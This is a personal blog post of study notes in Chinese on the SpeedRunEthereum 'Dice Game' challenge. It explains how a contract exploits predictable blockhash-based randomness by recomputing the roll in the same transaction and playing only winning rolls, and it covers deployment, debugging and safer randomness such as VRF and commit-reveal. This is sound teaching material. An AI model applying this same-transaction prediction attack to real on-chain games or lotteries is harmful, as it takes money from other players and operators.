SpeedRunEthereum 靶场学习笔记 03:Dice Game

这是我的 SpeedRunEthereum 靶场个人学习笔记。第 3 关 Dice Game 聚焦可预测的链上随机数、同交易攻击、ETH 接收、Ownable 权限控制,以及从本地测试到 Sepolia 和 Vercel 的完整部署流程。
Challenge: speedrunethereum.com/challenge/dice-game
状态: ✅ ACCEPTED(Ethereum 101 · 5/5;8/8 本地测试、Sepolia 部署、Etherscan 验证、Vercel 上线和靶场提交均已完成)
框架: Foundry
日期: 2026/06/24
XP: +10(Ethereum 101 · 5/5)
🚀 部署信息(我的 Sepolia 上线)
| 项目 | 值 |
|---|---|
| DiceGame | 0x452a44a69a831D6EeeA1a890Cb35dbEE46B4d8aF |
| RiggedRoll | 0xD231ba0a1FbD4A4A459a1B4A46BA6383Ae5D0Bc8 |
| Deployer 账户 | 0x6d1cD1d9F7226De5af18a7f9fD64E3aA6e81ca04(kylinxin keystore) |
| Vercel 生产 | https://dicegame-o88gj1h72-spacex3.vercel.app |
| Vercel 别名 | https://dicegame-ky.vercel.app |
| Vercel 项目 | spacex3/dicegame-ky |
| 网络 | Sepolia(chain id 11155111) |
| 部署区块 | 11128616 |
部署交易
| 合约 | Tx Hash | Gas | 费用 |
|---|---|---|---|
| DiceGame | 0x1abec1c633e03d0d9524f70111219dd3a52af936fc7a9ac0024c69ca47868604 |
272,763 | 0.000293829 ETH |
| RiggedRoll | 0x0803646835d3c9b0f02540baac1ca315349ff7cd1d44a349e94f15a504f4b91c |
395,764 | 0.000426329 ETH |
| 总计 | — | 668,527 | 0.000720159 ETH |
部署时实际命令
1 | yarn deploy --network sepolia |
部署走
DeployDiceGame.s.sol,会自动:
new DiceGame{ value: 0.05 ether }()部署 + 注资new RiggedRoll(payable(address(diceGame)))部署 RiggedRoll- 按部署脚本完成
RiggedRoll所有权设置
Etherscan 链接
- DiceGame: https://sepolia.etherscan.io/address/0x452a44a69a831D6EeeA1a890Cb35dbEE46B4d8aF
- RiggedRoll: https://sepolia.etherscan.io/address/0xD231ba0a1FbD4A4A459a1B4A46BA6383Ae5D0Bc8
- Deploy Tx 1 (DiceGame): https://sepolia.etherscan.io/tx/0x1abec1c633e03d0d9524f70111219dd3a52af936fc7a9ac0024c69ca47868604
- Deploy Tx 2 (RiggedRoll): https://sepolia.etherscan.io/tx/0x0803646835d3c9b0f02540baac1ca315349ff7cd1d44a349e94f15a504f4b91c
Vercel 部署
1 | yarn vercel --prod |
线上配置已将
packages/nextjs/scaffold.config.ts的targetNetwork设为chains.sepolia,Vercel 前端连接 Sepolia。
📋 项目总览
链上掷骰子游戏 + 攻击者合约。DiceGame 是”庄家”(出题人提供,DO NOT EDIT),我们要写一个 RiggedRoll 来预测随机数、只赢才掷。
教学价值(这个挑战想让你懂的)
- 合约怎么收 ETH ——
receive() external payable - 同交易攻击(same-tx attack)—— 合约内同步读取的公开链上数据不能充当不可预测随机源
Ownable访问控制 —— 谁能动钱,谁不能动call{value: ...}转账及其返回值检查- 为什么不能用
blockhash做随机 —— NFT 公平 mint / DeFi 清算 / 抽奖全踩过这个坑
关键洞察:本题使用的上一块
blockhash、合约地址和公开nonce都能被攻击合约在调用前复算。同理,block.prevrandao、block.timestamp等当前交易可读数据也不能单独作为安全随机源;需要使用 Chainlink VRF、commit-reveal 等方案引入不可预先获知的信息。
🎲 游戏规则
DiceGame 合约(packages/foundry/contracts/DiceGame.sol):
- 玩家每次必须付 0.002 ETH 才能掷一次
- 合约掷出 0–15 的”随机数”
- 点数 ≤ 5(6/16 ≈ 37.5% 胜率)→ 玩家赢
- 否则 → 玩家输,钱归合约
钱怎么分
每次 0.002 ETH 拆成:
| 比例 | 金额 | 去向 |
|---|---|---|
| 40% | 0.0008 ETH | 滚入奖池(给未来赢家) |
| 60% | 0.0012 ETH | 庄家抽水,永远留在合约里 |
赢的瞬间
- 赢家一次性拿走整个当前奖池
- 奖池重置为「合约余额的 10%」(庄家把之前抽的水又压回去)
- 发起新一局,奖池重新积累
🐛 漏洞在哪里
DiceGame 算”随机数”的方式:
1 | bytes32 prevHash = blockhash(block.number - 1); |
看起来随机,但三个输入全是公开的:
blockhash(block.number - 1)—— 任何人都能读address(this)—— 合约地址,公开nonce—— 公开的 state variable
所以另一个合约可以在同一笔交易里”算一遍” DiceGame 会算出的数。只在自己必胜的时候才付 0.002 ETH 去掷。
这就是”庄家模式” —— 知道自己掷出啥,> 5 就 revert,≤ 5 才花那 0.002 ETH。
📜 最终合约代码(RiggedRoll.sol)
1 | // SPDX-License-Identifier: MIT |
💡 几个值得记的小细节
receive()没有function关键字 —— 它是 Solidity 的特殊函数_addr.call{value: _amount}("")走的是address类型,不需要先转payable(address)Ownable(msg.sender)在构造时把 deployer 设为初始 owner- 错误参数名和 interface 不一致也无所谓 —— Solidity 自定义错误的 selector 只看名字,不看参数名
🎓 教学流程回顾
Checkpoint 1:Receiving ETH(receive())
问题:如果 RiggedRoll 没有 receive(),DiceGame 发奖时会发生什么?
答:DiceGame 向 RiggedRoll 发放奖金时会触发裸 ETH 转账;如果没有 receive() external payable,收款会 revert,整笔中奖交易也会失败。
验证结论:✅ receive()、裸 ETH 转账与 revert 传播关系均已确认。
关键概念:
- 合约默认收不到 ETH
receive() external payable {}是接收”裸 ETH”(无 calldata)的入口- 没有
receive()时,转账会 revert,整笔交易失败
Checkpoint 2:Predicting Randomness(riggedRoll())
问题:为什么 RiggedRoll 能预测 DiceGame 的”随机”数?
答(教学版):
- 同一笔交易 / 同一区块,三个输入(
blockhash、address、nonce)全是公开的 - 在调用
rollTheDice()之前就能算出 roll 值 - ≤ 5 才掷,> 5 直接 revert,省 0.002 ETH
代码逻辑顺序:
- 余额检查 →
NotEnoughETH - 复刻哈希计算
roll > 5→NotWinningRolldiceGame.rollTheDice{value: required}()
Checkpoint 3:Withdrawing Funds(withdraw())
问题:为什么 withdraw() 必须有 onlyOwner?
答:没有的话任何人都能调,钱会被抽光(drain)
实现细节:
- 余额检查用自定义错误
InsufficientBalance(更省 gas + 信息更丰富) - 用
_addr.call{value: _amount}("")而不是.transfer()(后者只转发 2300 gas,会让合约钱包卡住) - 必须
require(success, ...)检查返回值
📊 资金会计模型(4 玩家例子)
合约部署时 constructor() payable 注资 0.05 ETH。resetPrize() 在 constructor 里执行一次,初始 prize = 0.05 * 10% = 0.005 ETH。
| 阶段 | 操作 | 合约余额 | 奖池 (prize) | 备注 |
|---|---|---|---|---|
| 初始 | — | 0.05 | 0.005 | constructor 注资 + resetPrize |
| Roll 1 | Alice 付 0.002,掷 11(输) | 0.052 | 0.0058 | prize += 0.0008,return |
| Roll 2 | Bob 付 0.002,掷 9(输) | 0.054 | 0.0066 | 同上 |
| Roll 3 | Charlie 付 0.002,掷 3(赢) | 0.056 → 0.0486 | 0.0074 → 0.00486 | 发奖后 resetPrize = 0.0486 × 10% |
| Roll 4 | Dave 付 0.002,掷 8(输) | 0.0506 | 0.00566 | 新一局开始累积 |
关键洞察
- 奖池 ≠ 合约余额 —— 合约余额 = 奖池 + 累计庄家抽水 + 初始注资
- 赢的人拿走的是「更新后的 prize」 —— 自己的 40% 也算进去了
resetPrize()公式:prize = address(this).balance * 10%,所以重置后立刻变小(因为刚发完奖,余额缩水)- 越晚赢越赚 —— 奖池会随着输家持续投入而膨胀
算式
1 | 每次 roll: |
🧪 本地端到端测试流程(实战)
准备阶段
⚠️ 调整 A:前端启用 “Rigged Roll!” 按钮
packages/nextjs/app/dice/page.tsx 第 153–170 行的 <button> 默认被 {/* ... */} 注释。解开它:
1 | {/* 改之前 */} |
⚠️ 调整 B:部署脚本把 owner 转给前端地址
packages/foundry/script/DeployDiceGame.s.sol 默认 owner 是 Anvil deployer(不是浏览器钱包)。改完才能用前端调 withdraw:
1 | // Uncomment to deploy RiggedRoll contract |
替换成你自己的前端钱包地址(连上 MetaMask 后右上角能看到)。
启动三个终端
| 终端 | 命令 | 说明 |
|---|---|---|
| A | yarn chain |
本地 Anvil 链(:8545) |
| B | yarn deploy --reset |
重新部署 |
| C | yarn start |
Next.js 前端(:3000) |
浏览器演练
- 打开 http://localhost:3000 → 连接 MetaMask
- 左下角 Faucet 给自己充点 ETH
- 手动 roll 几次
Roll the dice!—— 让奖池涨起来 - 给 RiggedRoll 充钱:用 MetaMask Send 0.01 ETH 给 RiggedRoll 地址
- 点 “Rigged Roll!”:
- 预测到 > 5 → MetaMask 里直接 Failed,0.002 ETH 不动
- 预测到 ≤ 5 → 成功,拿走当前奖池
- 切到 Debug Contracts 调
withdraw(我的地址, 余额)提现
🐞 实战中踩过的坑(重要)

坑 1:Debug Contracts 看不到 receive()
现象:在 RiggedRoll 的 Write 方法列表里没有 receive()
原因:receive() 是 Solidity 特殊函数,不通过函数选择器触发,Debug UI 只列可主动调用的方法
解决:直接用 MetaMask Send ETH 给合约地址,或 cast send 低层调用

坑 2:调 withdraw 报 OwnableUnauthorizedAccount
现象:
1 | The contract function "withdraw" reverted with the following reason: |
原因:前端钱包 0x7FB2...7f17 不是 owner。owner 是 Anvil deployer 0xa0Ee...7F17(部署脚本默认账户)
两条解决路:
- A(推荐):从 deployer 调
transferOwnership(0x7FB2...7f17),把 owner 转给前端 - B:从 deployer 直接调
withdraw(不需要改 owner,但每次都要切到 deployer 账户)

坑 3:dApp 顶部连接的地址 ≠ MetaMask 账户
现象:
- dApp 顶部显示
0xf39F...2286(Anvil index 0) - MetaMask 切到了
0xa0Ee...7F17(deployer) - 调任何交易都是从
0xf39F...2286发起 → 失败
原因:dApp 缓存了上次的连接,没跟着 MetaMask 切换
解决:
- dApp 顶部点连接按钮 → Disconnect
- 重新 Connect Wallet
- MetaMask 弹窗里选择正确的账户(这次是
0xa0Ee...7F17) - 确认后 dApp 顶部才会更新
⚠️ 还有一个更隐蔽的信号:MetaMask 右下角 “localhost:3000 / Not connected” —— 如果显示 “Not connected”,说明根本没连上
坑 4:导入 Anvil deployer 私钥到 MetaMask
私钥(来自 packages/foundry/Makefile 的 setup-anvil-wallet):
1 | 0x2a871d0798f97d79848a013d4936a73bf4cc922c825d33c1cf7073dff6d409c6 |
对应地址:0xa0Ee66B62968fAd9D267Ae52d8a116D71f5C7F17(Anvil index 9)
⚠️ 这只是本地 Anvil 测试链的私钥,永远不要在主网或存有真实资产的账户上用这个私钥!

坑 5:用 0xa0Ee 调 transferOwnership 给自己,还是失败
现象:从 deployer 调 transferOwnership(0x7FB2) 报错 OwnableUnauthorizedAccount(0xa0Ee...)
原因:transferOwnership 自己也有 onlyOwner 保护,必须当前 owner(也是 deployer)才能调。看起来”我给自己转”语义怪,但代码就是要 owner 才能改 owner
解决:从 0xa0Ee 调 transferOwnership(0x7FB2) 是对的,错的是发起的账户不是 0xa0Ee(参见坑 3)

坑 6:调 riggedRoll 反复是同一个数字(如 13)
现象:连点几下 riggedRoll Send,每次都 NotWinningRoll(13)
原因:riggedRoll 算的是 blockhash(block.number - 1),只有新区块才变。空区块 / 同区块连点 → 输入没变 → 输出永远是 13
解决(任选一):
- 方法 1(推荐):先点 “Roll the dice!” 输一次 → 新区块 + nonce++ → 下次 riggedRoll 就是新数
- 方法 2:等几秒,等 Anvil 自己挖新区块
- 方法 3:用 Debug Contracts 在 DiceGame 上调一次
rollTheDice
看到
NotWinningRoll(13)不要慌——这是合约在主动放弃会输的掷骰,保护你的 0.002 ETH

坑 7:roll 7 没有 revert
现象:用 “Roll the dice!” 按钮掷出 7(> 5),交易正常 confirm 没有 revert
原因:这个按钮调的是 DiceGame.rollTheDice() 直接调用,没有预测逻辑。输赢都正常扣钱
关键区分:
- “Roll the dice!” → 普通玩家模式,输赢都扣钱,不 revert
- “Rigged Roll!” → 庄家模式,预测会输就 revert
坑 8:withdraw 提完钱后 riggedRoll 报错 NotEnoughETH
现象:提完 1.002 ETH 后再点 riggedRoll → revert NotEnoughETH(0.002 ether, 0)
原因:合约余额 = 0,没钱支付 roll 费
解决:用 MetaMask Send 0.01 ETH 给 RiggedRoll 充钱再试
✅ 成功截图:transferOwnership + withdraw 全部 Confirmed

- ✅
owner字段 = dApp 顶部的0xa0Ee...9720 - ✅ RiggedRoll Balance =
0.0000 ETH(钱全提走) - ✅ MetaMask Activity 里
Withdraw+Transfer Ownership都 Confirmed
🧪 测试结果
1 | $ yarn test |
🪞 反思 & 进阶思考
1. 为什么 blockhash 不安全?(深度)
在 EVM 里:
block.number是确定的(当前块号)blockhash(block.number - 1)是最近 256 个块之一- 一个区块一旦产出,
blockhash就永远不变 - 在同一笔交易里,
block.number是定值 →blockhash是定值
所以任何同区块的合约都能算出你的”随机数”。这是 EVM 同步性带来的根本限制。
2. 生产环境怎么做随机?
| 方案 | 原理 | 代表 |
|---|---|---|
| Chainlink VRF | 链下 oracle 生成 + 链上验证(密码学证明) | chain.link/vrf |
| Commit-Reveal | 玩家先提交 hash → 后揭示原数 → 防止同区块偷窥 | Kleros 陪审员抽选 |
| RANDAO | 用验证者的 BLS 签名做种 | 以太坊 PoS beacon chain |
| API3 QRNG | 量子随机数 + 链上验证 | API3 |
3. 攻击成立的边界
RiggedRoll 的关键不是抢跑,而是在同一笔交易中先复算、后调用。只要 DiceGame 与攻击合约使用相同的 blockhash、目标地址和 nonce,预测结果就一致;新区块或 nonce 变化后必须重新计算。这个边界也解释了为什么失败预测会直接 revert,而不是继续支付 0.002 ETH。
4. 当前实现的设计边界
本次实现严格遵循挑战接口:riggedRoll() 使用合约已有余额支付 roll 费,withdraw(address,uint256) 由 onlyOwner 保护并支持按金额提现。没有额外加入 payable 入口或 emergencyWithdraw,避免改变题目要求的调用方式和测试接口。
📚 真实系统中的同类风险
| 场景 | 不安全做法 | 可能后果 |
|---|---|---|
| NFT 随机铸造 | 用 blockhash、区块号或时间戳决定稀有度 |
铸造结果可被模拟和选择 |
| 链上抽奖 | 用公开链上变量直接计算中奖号码 | 攻击合约只在中奖时参与 |
| DeFi 排序敏感逻辑 | 把交易顺序或当前区块数据当作不可操纵输入 | 搜索者或区块构建者可利用排序获利 |
经验法则:永远不要用任何链上数据(
blockhash、block.timestamp、block.prevrandao、difficulty)做随机源。能被同区块合约算出来的东西就不是”随机”。
🎯 部署与提交完成记录
- ✅ 部署到 Sepolia:
yarn deploy --network sepolia(已上链,见上方部署信息) - ✅ Vercel 部署:
yarn vercel --prod(生产 URL: https://dicegame-ky.vercel.app) - ✅
scaffold.config.ts的targetNetwork已切换为chains.sepolia,线上前端连接 Sepolia - ✅ 已通过
yarn verify --network sepolia完成 Etherscan 源码验证 - ✅ 完成验证后已提交到 https://speedrunethereum.com/challenge/dice-game 并通过
💭 教学过程小记
这个挑战用的是 AI 引导式学习(/start skill 加载),流程是:
- 教 → 问 → 写代码 → 跑测试 循环
- 概念 checkpoint(带
questions)→ 先讲明白 → 回答问题 → 才开始写 - 代码 checkpoint(带
task)→ 讲清楚 → 用户写 →check跑测试 - 进度保存在
.challenge-ai/progress.json,可以/start恢复
这种模式比直接给答案更扎实 —— 我必须先理解概念才能继续。
按从第 0 关开始计数,Dice Game 是 Ethereum 101 的第 3 关,也是本阶段第 4 个、最后一个挑战;Tokenization、Crowdfunding、Token Vendor 与 Dice Game 均已完成。这个挑战的核心考点是「blockhash 不可用作随机源」+ 「receive() + Ownable 实战」+ 「怎么思考可预测性」。
- 标题: SpeedRunEthereum 靶场学习笔记 03:Dice Game
- 作者: Kylinxin
- 创建于 : 2026-06-24 09:00:00
- 更新于 : 2026-06-25 09:00:00
- 链接: https://kylinxin.github.io/2026/06/24/SpeedRunEthereum 靶场学习笔记 03:Dice Game/
- 版权声明: 本文章采用 CC BY-NC-SA 4.0 进行许可。